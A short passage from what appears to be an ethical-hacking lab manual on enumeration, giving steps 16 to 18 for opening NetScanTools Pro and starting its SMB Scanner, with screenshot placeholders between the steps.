
16. The **NetScanTools Pro** main window appears, as shown in the screenshot.



Module 04 – Enumeration


17. In the left pane, under the **Manual Tools (all)** section, scroll down and click the **SMB Scanner** option, as shown in the screenshot.

Note: If a dialog box appears explaining the tool, click **OK**.




18. In the right pane, click the **Start SMB Scanner (external App)** button.

Note: If the **Demo Version Message** pop-up appears, click **OK**. In the **Reminder** window, click **Start the DEMO**.



